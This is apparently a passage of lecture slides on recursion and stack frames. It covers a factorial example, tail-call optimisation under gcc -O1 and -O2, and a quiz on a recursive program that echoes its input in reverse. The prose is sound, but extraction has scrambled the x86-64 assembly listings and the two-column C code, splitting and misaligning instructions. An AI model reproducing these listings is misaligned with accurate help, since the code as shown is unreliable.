x: 4
return addr
x: 3
return addr
x: 2
return addr

return addr x: 1

return addr

ret: 720

ret: 120

ret: 24

ret: 6


ret: 2

ret: 1

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With tail recursion, since the result of the recursive call is not used by the issuing stack frame, it's possible to reuse the issuing stack frame to handle the recursive invocation. Thus rather than push a new stack frame on the stack, the current one is written over. Thus the entire sequence of recursive calls can be handled within a single stack frame.

```
Code: gcc -O1
     f2:
               movl
                         %esi, %eax
                         $1, %edi
               cmpl
                         .L5
               jе
                         $8, %rsp
               subq
                         %edi, %esi
               movl
                         %eax, %esi
               imull
               subl
                         $1, %edi
               call
                         f2
                                     # recursive call!
               addq
                         $8, %rsp
     .L5:
               rep
               ret
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```

This is the result of compiling the tail-recursive version of factorial using gcc with the – O1 flag. This flags turns on a moderate level of code optimization, but not enough to cause the stack frame to be reused.

```
Code: gcc -O2
     f2:
                cmpl
                           $1, %edi
                           %esi, %eax
                movl
                           .L8
                jе
      .L12:
                           %edi, %eax
                imull
                           $1, %edi
                subl
                                                  loop!
                cmpl
                           $1, %edi
                jne
                           .L12
      .L8:
                rep
                ret
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```

Here we've compiled the program using the -O2 flag, which turns on additional optimization (at the cost of increased compile time), with the result that the recursive calls are optimized away — they are replaced with a loop.

Why not always compile with -O2? For "production code" that is bug-free (assuming this is possible), this is a good idea. But this and other aggressive optimizations make it difficult to relate the runtime code with the source code. Thus, a runtime error might occur at some point in the program's execution, but it is impossible to determine exactly which line of the source code was in play when the error occurred.

Quiz 4

```
int main() {
    recur();
    return 0;
}

void recur() {
    char c = getchar();
    if (c != EOF) {
        recur();
        putchar(c);
    }
}
```


- What does this program do?
 - a) repeatedly: reads a char, then writes it
 - b) reads in all its input, then writes it out in the order it was read in
 - c) reads in all its input, then writes it all out in reverse order
 - d) reads in all of its input backwards, then writes it all out


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
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
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
The function *getchar* reads (and returns) the next input character. The function *putchar* outputs its argument.














(Sort of) Doing it in C

```
int main() {
                                     done:
  char *buf;
                                      write(1, &buf[i+1], cnt);
 unsigned long cnt=0;
                                      write(1, "\n", 1);
  long i;
 unsigned long ssize;
                                      PopBytesOffStack(ssize);
                                       return 0;
  for (ssize=16; ; ssize += 16) {
   buf = Alloc16BytesOnStack();
   for (i=15; i>=0; i--, cnt++) {
     if ((buf[i] =
         getchar()) == EOF)
       goto done;
```

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